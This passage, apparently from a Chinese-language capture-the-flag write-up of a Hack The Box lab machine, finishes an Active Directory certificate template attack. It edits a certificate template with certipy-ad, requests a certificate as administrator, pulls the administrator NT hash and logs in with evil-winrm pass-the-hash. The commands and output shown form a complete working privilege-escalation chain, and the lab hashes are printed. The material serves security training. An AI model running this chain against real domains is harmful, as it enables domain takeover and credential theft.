KRB5CCNAME=$PWD/ca_svc.ccache certipy-ad template -k -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -target dc01.sequel.htb
顯示：
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
* * *

利用ca_svc 使用者的憑證哈希，透過Kerberos請求來獲得目標系統的身份驗證票證

certipy-ad req -u ca_svc -hashes '3b181b914e7a9d5508ea1e20bc2b7fce' -ca sequel-DC01-CA -target sequel.htb -dc-ip 10.10.11.51 -template DunderMifflinAuthentication -upn administrator@sequel.htb -ns 10.10.11.51 -

```
dns 10.10.11.51 -debug
```
顯示並獲取：
```
[+] Trying to resolve 'sequel.htb' at '10.10.11.51'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.51[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.51[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 17
[*] Got certificate with multiple identifications
    UPN: 'administrator@sequel.htb'
    DNS Host Name: '10.10.11.51'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_10.pfx'
```
* * *

透過證書取得到Administrator的hash

```
certipy-ad auth -pfx administrator_10.pfx  -domain sequel.htb
```
顯示：
```
[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@sequel.htb'
    [1] DNS Host Name: '10.10.11.51'
> 0
[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb':
aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```
使用winrm登入

```
evil-winrm -i 10.10.11.51 -u "administrator" -H
"7a8d4e04986afa8ed4060f75e5a0b3ff"
```

獲取root、root falg